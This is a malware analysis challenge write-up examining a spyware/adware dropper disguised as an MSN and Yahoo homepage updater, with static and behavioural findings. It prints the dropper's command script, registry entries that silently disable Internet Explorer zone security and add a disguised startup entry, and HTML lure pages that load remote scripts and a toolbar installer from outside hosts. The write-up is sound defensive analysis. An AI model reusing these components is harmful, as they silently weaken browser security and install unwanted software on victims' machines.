

MALWARE ANALYSIS CHALLENGE PART III

Submitted by:
Dean De Beer
Dean(at)indigodark(dot)com

Introduction

As a regular visitor to the SANS Internet Storm Center website I have followed [Pedro Bueno's Malware Analysis Challenges](#) with great interest. With proliferation of viruses, spyware, adware and general malware, the tips, tools and techniques that the readers of the challenges are introduced to are sure to become a valuable part of their arsenal in fighting these threats. Thanks Pedro!

So, in an attempt to learn a little more and to, hopefully, improve my skills I figured I would take a crack at the [third challenge](#).

Abstract

This paper details the analysis of a piece of malware called **BoOtIoS2.exe** in an attempt to answer the questions posed by Pedro Bueno in his challenge.

First a static analysis will be carried out to gather as much detail about the characteristics of the malware as possible. A Behavioral analysis will then be performed to gather information on how the malware interacts with the host that it is installed on. Hopefully these steps will provide enough information on how to detect and mitigate the spread of this malware in the future.

“A machine was presenting a strange behavior on the corporate. The Incident Response Team was called to check the machine. The user said that the only thing that he remembers was that he was checking a Windows Update website...”

Right, because every user knows how important it is to keep their computers patched. Ok, that already sounds suspicious! But not being one to jump to conclusions... ☺

First, I will provide the answers to Pedro's questions and this will be followed by the detailed analysis that was performed to allow me to answer the questions.

Answers

1. What is a .cmd extension? In which systems that this file extension would work?

A .cmd extension is a Windows NT Command file script extension. It is only supported in WinNT and above. WinNT and above recognize .cmd files as executables and will run them. Win9x doesn't recognize .cmd as an executable file type. If you attempt to run a .cmd file under Win9x it will return a *Bad command or file name* error message. Its usage is similar to that of a batch file (.bat) in Win9x.

2. Did you check the MD5 of the unzipped binary? Does it match?

The MD5 hash of the BoOtIoS2.exe binary was checked with MD5Sum and the results matched Pedro's listed hash value for the binary.

Listed value: e50e87ad5d34cf8d16d01447821d629d
Checked Value: e50e87ad5d34cf8d16d01447821d629d

3. Is it packed? If yes, which packed was used?

Yes. BoOtIoS2.exe is packed with UPX v1.20. It is also archived with WinRAR to create a self extracting executable. See the detailed for Strings.exe output.

4. What is this piece of malware claiming to be?

From the title and text in the comments of WinRAR it appears that this executable is attempting to masquerade as an updater of some sort for the Yahoo and MSN websites, specifically the "MSN & YAHOO Homepage Updater".

This observation is reinforced by the filenames msnupdater.cmd, msnhomepage.html and yahoohomepage.html.

5. Please describe the process which this malware will try to get installed on the system.

By Process I am assuming this means how the malware would infect a user's computer. Often this sort of malware is installed with out the user's knowledge simply by the user browsing the internet. Often the websites that are visited are legitimate but contain advertisements and banners that are pulled from third party websites. These banners contain code that will run if the banner is clicked on or even if the user simply moves the mouse over the image. Other sites will simply install the software when you visit the site and require no user interaction at all. This is often referred to as a "DRIVE BY" download.

6. After some investigation on a machine that had this malware installed, was verified that the machine was trying to access something related to "*msn*" and "*yahoo*"... Does this malware have something to do with it? If so, with which purpose? :-)

When the malware, BoOtIoS2.exe, is executed it installs the following files into the C:\WINDOWS directory:

- msnupdater.cmd
- yahoohomepage.html
- msnhomepage.html
- 2377.reg
- 5577.reg

When msnupdater.cmd is executed it opens two Internet Explorer windows that appear to be updating the MSN and Yahoo Homepages while in the background JavaScript scripts are downloading and installing additional software.

7. In the same machine, was observed that some registers were messed up...Again, does this malware have something to do with it? If so, why?

When msnupdater.cmd is executed it also attempts to modify the registry with the registry values listed in 2377.reg and 5577.reg. These settings are related to the Internet Explorer Security Zones. The malware attempts to change the registry values in an effort to lower the security settings of Internet Explorer so that popups are allowed and ActiveX scripts are run without the user's interaction or knowledge.

8. Please, describe how this malware tries to install softwares (and which ones) in the machine...

YAaahohomepage.html and msnhomepage.html both contain javascript that attempts to download and install a770ab73.js and a776a174.js.. During the Behavioral/Dynamic Analysis the following software was installed:

- 180searchsolutions (salm.exe) – Logs visited pages.
- Media Gateway (MediaGateway.exe) - ad delivery software.
- Internet Optimizer (Optimize.exe) – Browser Hijacker
- Mirar Toolbar – provides ads related to the pages being viewed.
- Mar.exe (mrjj.exe) – serves up random advertising popups .

Files for IST.xxxtoolbar were also found. It serves up adult related popups. It also attempted to install the SlotchBar (non adult version).

9. If you could give only one advise to your users, based on what you observed on this malware, what would you say?

STOP SURFING PORN AT THE OFFICE! ☺ But really, it is becoming more and more important that users practice safe surfing habits whilst online. It falls to us as managers, administrators and technicians to educate the end-user through training, email alerts, websites and good corporate policies. These are just a few of the steps that can be taken to help protect the user. The threat can be further mitigated through the use of Application layer/proxy firewalls, content filtering, IDSes, Antivirus, Spyware removal tools and more. Defense in Depth.

10. Do you think that our affected user was lying to the IR Team?

Based on my observation of the malware it did require a certain amount of user interaction to install the additional software. This required interaction may be because of

the version of Windows XP that the analysis machine is running. The malware did attempt to perform a silent install of the software as evidenced by its attempt to modify the Internet Explorer Security Zones. Viewing the user's Internet Explorer history and Temporary Internet Files may provide a better idea as to the user's guilt or innocence in this case. Also, was this employee the sole user of the infected machine? It is possible that the infection was caused by another user's surfing habits. Often such installs occur through the user blindly clicking on whatever popup or warning appears on the screen to simply get to the site or page that they want and so this infection may have been unintentional on the user's part.

11. Finally(!), how would you classify this malware?

Spyware/Adware.

Preparation

In order to safely analyze the malware specimen a virtual laboratory environment was setup using VMWare Workstation 5.0. The host operating system is Windows XP Professional SP2 with the latest patches installed. Symantec Antivirus v9.02 with the latest virus updates was installed to protect the host. ZoneAlarm 6.0 (free version) was also installed and configured to prevent all connections to/from the local network on the host machine. Two virtual machine images were prepared. The first virtual machine was Windows XP Professional SP2 with all patches available to date. This is the unit on which the analysis of the malware file will take place. The second virtual machine is an installation of the WHAX 3.0 Linux Security Tools CD. At this time it is not clear whether this virtual machine will be required or not. At the very least it can be used as a sniffer to view any network traffic to/from the analysis unit when the executable is run.

Station	OS	Disk Space	Memory	IP Address	Netmask
HOST	Windows XP Pro Sp1	30GB SCSI	1GB	192.168.1.100	/24
XPPro (Zeus)	Windows XP Pro Sp2	4GB	256MB	192.168.1.101	/24
WHAX3.0	Linux	2GB	192MB	192.168.1.102	/24

Static Analysis

First a zipped copy of the file was downloaded from the [ISC Handlers website](#) and saved to the following location: **C:\Tools\malware**. The zipped file was password protected with the following password: **infected**. After unzipping the file it was extracted to the same location with the following filename:

BoOtIoS2.exe-e50e87ad5d34cf8d16d01447821d629d

The file was then renamed to BoOtIoS2.exe to make it easier to work with. Md5sum.exe was used to check that the file's MD5 hash was correct.


```
C:\Tools\malware>md5sum -b BoOtIoS2.exe
e50e87ad5d34cf8d16d01447821d629d *BoOtIoS2.exe
```

e50e87ad5d34cf8d16d01447821d629d matches the MD5 hash value provided by Pedro with the initial zipped file. This confirms that this is the file that he intended for us to analyze.

A copy of the unzipped binary was made and placed on the desktop. It was then scanned with Symantec Antivirus v9.02 to see if this was a known form of malware. The zipped file was not scanned as it was password protected and Symantec Antivirus is unable to scan the contents of protected zip files.

The malware executable is recognized as the Trojan.LowZones Trojan. It is described as a Trojan horse that lowers Internet Explorer security settings.

<http://securityresponse.symantec.com/avcenter/venc/data/trojan.lowzones.html>



Next the file was checked with the Strings utility for any ASCII or UNICODE characters that may give us a better idea of what this file's characteristics are.

```
C:\Tools\malware>strings BoOtIoS2.exe > BoOtIoS2-strings.txt
```

The output was saved to a text file (BoOtIoS2-strings.txt) for future reference. See Appendix A for the complete output of the Strings command. From examining the readable output it appears that this file was compressed with UPX v1.20. This is evidenced by the following strings:

```
This program must be run under Win32
UPX0
UPX1
.rsrc
1.20
UPX!
```

Further analysis of the Strings output reveals that this file may have been archived using WinRAR. It appears that prior to compressing the file with the UPX packer WinRAR was used to archive and create a self extracting executable from the file or files.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?> <assembly
xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
<assemblyIdentity version="1.0.0.0" processorArchitecture="X86"
name="Roshal.WinRAR.WinRAR" type="win32" /> <description>WinRAR
archiver.</description> <dependency> <dependentAssembly> <assemblyIdentity
type="win32" name="Microsoft.Windows.Common-Controls" version="6.0.0.0"
processorArchitecture="X86" publicKeyToken="6595b64144ccf1df" language="*" />
</dependentAssembly> </dependency> </assembly>
```

Additional strings of interest were: **msnupdater.cmd**, **yahoohomepage.html** and **msnhomepage.html**. As of now it is unclear as to what these files purpose is.


From the presence of the string "This program must be run under Win32" and the various .DLL files referenced it appears that this executable was designed to run on Windows Operating Systems only.

To further support these observations UPX and WinRAR were installed on the virtual machine. Running UPX with the -l flag to list compressed files yielded the following information. It is clear that this is a UPX packed file.

```
C:\Tools\malware>upx -l BoOtIoS2.exe
Ultimate Packer for eXecutables
Copyright (C) 1996, 1997, 1998, 1999, 2000, 2001, 2002, 2003, 2004
UPX 1.25w Markus F.X.J. Oberhumer & Laszlo Molnar Jun 29th 2004

File size   Ratio   Format   Name
-----
98304 -> 54402 55.34% win32/pe BoOtIoS2.exe
```

Next an evaluation copy of WinRAR was used to view the executable. The output from clicking on the VIEW button shows that BoOtIoS2.exe actually contains multiple files. It is now evident that WinRAR was used to create a self extracting executable from the files. Further analysis of the Strings output file reveals that all the files shown in WinRAR were listed in the strings output.



The comments in the WinRAR executable describe the script commands to be run when the file is executed.


The line **Path=.\%systemroot%** indicates that the files are going to be installed to the root directory of the victim's computer. In this case that would be C:\WINDOWS.

It also references the file `msnupdater.cmd` during setup, possibly for additional commands. This is indicated by the line **Setup=msnupdater.cmd**

The executable is also configured to run silently and to overwrite any existing files with the same filenames. This is indicated by the lines **Silent=1** and **Overwrite=1**.


From the title and text in the comments it appears that this executable is attempting to masquerade as an updater of some sort for the Yahoo and MSN websites.

WinRAR was then used to extract and save the files to the `C:\Tools\malware` folder. Next Notepad.exe was used to view the `msnupdater.cmd` file. This, Windows NT Command Script file, is the file that is referenced during the execution of `BoOtIoS2.exe`.



```
msnupdater.cmd - Notepad
File Edit Format View Help
@echo off
echo updating windows shell Files
REGEDIT.EXE /S 2377.reg
REGEDIT.EXE /S 5577.reg
echo updating windows Shell Files.....
msnhomepage.html
echo updating windows Shell Files.....
yahoohomepage.html
echo updating windows shell Files.....
echo updating windows shell Files.....
echo updating windows shell Files is now Complete.
exit
```

The `msnupdater.cmd` file opens a command shell and executes the commands it contains. Various similar lines are displayed in the cmd shell through the use of the **echo command** to give the appearance that the executable is updating files related to the Yahoo and MSN home pages. At the same time the registry editor **Regedit.exe** is run with the `/S` (silent operation) flag. This command is run twice to open and install the registration entry files **2377.reg** and **5577.reg** without being visible to the end-user or victim. If you attempt to open the `.reg` files using `Regedit.exe` the application will prompt you to add the entries to the registry. By using the `/S` flag a silent install occurs requiring no user intervention.



The msnupdater.cmd script also opens the msnhomepage.html and yahoohomepage.html files. It is still unclear as to what these files do when accessed. Perhaps this will become evident when we analyze the registry entries that are contained with the two .reg files. The script then exits after displaying the line **Updating Windows Shell Files is now Complete.**

The file **2377.reg** attempts to add or overwrite existing DWORD values in the security zones settings for Internet Explorer. This agrees with the Symantec analysis of the executable. See Appendix A for the complete content of the file.

```
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet
Settings\Zones\0]
"1004"=dword:00000000
"1201"=dword:00000000
```

This registry key modifies entries in the "My computer" zone (0) by setting the DWORD values for "1004" and "1201" to "00000000". This effectively lowers the level of security in these zones. Similar changes are made to the other security zones. These changes to the registry also occurred before any websites were contacted removing any warnings that any possible scripts or Active X controls were run. This is a common adware/spyware developer trick.

The following DWORD values can be applied to the security zones:

- 0 - indicates that the action is enabled.
- 1 - indicates that a prompt appears.
- 3 - indicates that the action is disabled.

Following are some of the activities controlled by the DWORD values:

- DWORD "1200" – Runs ActiveX controls and plug-ins
- DWORD "1201" - Initializes and scripts ActiveX controls not marked as safe
- DWORD "1400" - Active scripting
- DWORD "1406" - Accesses data sources across domains

The following zones are associated with these areas of security on a computer:

- Zones\0 = My Computer
- Zones\1 = Local Intranet
- Zones\2 = Trusted Sites
- Zones\3 = Internet
- Zones\4 = Restricted Sites

```
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet
Settings\ZoneMap\ProtocolDefaults]
"http"=dword:00000000
```

This registry key further reduces the security settings of Internet Explorer by changing the DWORD value from "00000003" to "00000000".

The second file **5577.reg** also attempts to add a value to the registry to set itself to run when Windows starts up. It adds the value:

```
"SYSTRAY"="C:\UNMT.EXE"
```

to the registry key:

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]
```

It attempts to disguise or hide its presence by using a familiar looking system process name such as "SYSTRAY". It is unclear what the file **UNMT.EXE** actually does at this point as it is not included in the original packed executable. At this point it is surmised that this is a file that is downloaded from a remote location and installed when the original executable is run. See Appendix B for the complete content of 5577.reg.

Notepad.exe was then used to view the contents of **msnhomepage.html**. This webpage is obviously trying to pass itself off as a legitimate page from MSN.

```
msnhomepage.html - Notepad
File Edit Format View Help
<html>
<title> welcome to Msn.com </title>
<meta http-equiv="refresh"
content="20;url=http://www.razor-radio.us">
<body>
Standby Loading Msn.com .....
<!-- AUTO PROMPT START -->
<script language="javascript" type="text/javascript"
src="http://static.windupdates.com/prompts/a372a171/a770ab73
.js"></script>
<script language="javascript"
type="text/javascript">self.focus();</script>
<!-- AUTO PROMPT END -->
</body>
</html>
```


The page displays the text "Standby Loading Msn.com" and then opens the www.razor-radio.us page while it downloads a JavaScript file from <http://static.windupdates.com>. It is unclear what the file **a770ab73.js** does at this time but it is possible that it may download and install the file **unmt.exe**. The `self.focus()` instruction tells the IE window to open on top of any other open windows.

A Whois query of the domain winupdates.com reveals that it is registered to a company in the Grand Caymans.

```
SearchTerms
Domain Admin *****@gmail.com)
3459490256
Fax: none
General Delivery
Georgetown, GRAND CAYMAN GT
KY
```

A little more Googling reveals that this site may be owned by 180solutions. It is not clear what the relationship of www.razor-radio.us is with winupdates.com but it might be using winupdates.com/180solutions for providing popup ads.

Next **yahoohomepage.html** was opened in Notepad.exe. This page is similar to [msnupdates.html](#) in that it is claiming to be a page from Yahoo.



```
File Edit Format View Help
<html>
<title> welcome to Yahoo.com </title>
<meta http-equiv="refresh"
content="115;url=http://www.yahoo.com">
<body>
Standby Loading Yahoo.com
.....
<!-- AUTO PROMPT START -->
<script language="javascript" type="text/javascript"
src="http://static.windupdates.com/prompts/a376ab73/a776a174.js">
</script>
<script language="javascript"
type="text/javascript">self.focus();</script>
<!-- AUTO PROMPT END -->
<!-- AUTO_PROMPT AD START -->
<script language='JavaScript' type='text/JavaScript'
src='http://install.xxxtoolbar.com/ist/scripts/prompt.php?retry=2
&loadfirst=0&delayload=10&account_id=159080&recurrence=always&adid=
a1111819823&event_type=onload&signature=adult'></script>
<!-- AUTO_PROMPT AD END -->
</body>
</html>
```

The page displays the text "Standby Loading Yahoo.com" while it downloads a JavaScript file (**a776a174.js**) from <http://static.windupdates.com>. It is also unclear what this file does but as it is downloaded from the same website as [a770ab73.js](#), it may have a similar function. This html file differs from [msnhomepage.html](#) in that whilst it displays the text and downloads the [a776a174.js](#) file, it attempts to install a BHO (Browser Helper Object) from **install.xxxtoolbar.com**. By the appearance of the url it is ISTBar. This is recognized by various versions of Symantec Antivirus as Trojan.ISTsvc. It installs an IE toolbar, acts as a homepage and search hijacker. It is also known as SlotchBar.

A Whois query of the domain xxxtoolbar.com reveals that it is registered to a company in Canada.

```
Integrated Search Technology
Technology, Integrated Search*****@isearchtech.com
3300 Cote-Vertu
Suite 406
Montreal, Quebec H4R 2B7
CA
```


A bit of additional Googling reveals that this company is also owner of SLOTCH.COM and various other spyware/adware sites. This software installs via a drive-by-download from the Integrated Search Technologies web site as well as affiliate sites of Integrated Search Technologies that distribute the toolbar. Affiliates sites get paid based on the number of toolbars they install.

Well, we have gathered quite a bit of information and have been able to make some determinations about BoOtIoS2.exe and what its purpose is. Perhaps by executing the file in a controlled environment we will be able to determine or confirm what the JavaScript files and PHP file's purpose is. Also, if unmt.exe is installed we might be able to determine its function as well.

Behavioral/Dynamic Analysis

Before beginning the behavioral analysis of the executable the virtual machine to be used needed to be prepared to capture as much information as possible when the executable was run. After all the required tools were installed a snapshot was taken of the Win XP image. This will allow us to revert back to a clean/uninfected image if necessary.

The Regshot.exe utility from <http://tianwei.digitalnuke.com/> was then used to take a snapshot of the current registry.



Next the following tools from Mark Russinovich and Bryce Cogswell's sysinternals.com website were started in order to capture any changes to the system when running the executable:

- Regmon – to monitor modifications to the registry
- Filemon – to monitor any modifications to the file system
- TDImon – to monitor any TCP/UDP activity

- Process Explorer – to monitor process activity



Tcpdump was started on the WHAX 3.0 Virtual Machine in order to capture any network traffic to/from the Win XP station. Traffic was output to a file for later review either manually or in Ethereal.

```
root@slax:~/Desktop# tcpdump host 192.168.1.101 -vv -x -s0 -w capture01.log
```

Based on the static analysis of BoOtIoS2.exe I decided to provide the analysis machine access to the internet in order to capture incoming network traffic and also to capture any additional files or executables that may be downloaded and installed. This could provide us with additional insight to the purpose of the malware.

Note: It is generally not good practice to attach the malware analysis lab to the internet as this could allow the specimen to escape into the wild.

BoOtIoS2.exe was then copied to the desktop and run by double clicking on the icon. In an attempt to emulate the results that the user experienced all prompts to allow popups and ActiveX content to run were accepted. It was noted that Internet Explorer 6.02 running under SP2 did block popups and the ActiveX controls from executing and prompted the user to allow or deny them. After the file was run and once all activity appeared to have stopped, the output from the Sysinternals tools was saved to tab delimited files to be imported into Microsoft Excel for further analysis.




Upon running the executable several events were observed:

1. The creation of a cmd.exe shell running the commands in the msnupdater.cmd file.
2. The creation of an Internet Explorer window displaying the text: "Standby Loading Msn.com" This page was then redirected to www.razor-radio.us and the user was prompted to install the Slotch toolbar.
3. The creation of an Internet Explorer window displaying the text: "Standby Loading Yahoo.com" This page is then redirected to the Yahoo homepage.
4. The cmd.exe shell closed after displaying the following text:
Updating windows shell files
Updating windows shell files.....

Updating windows shell files.....

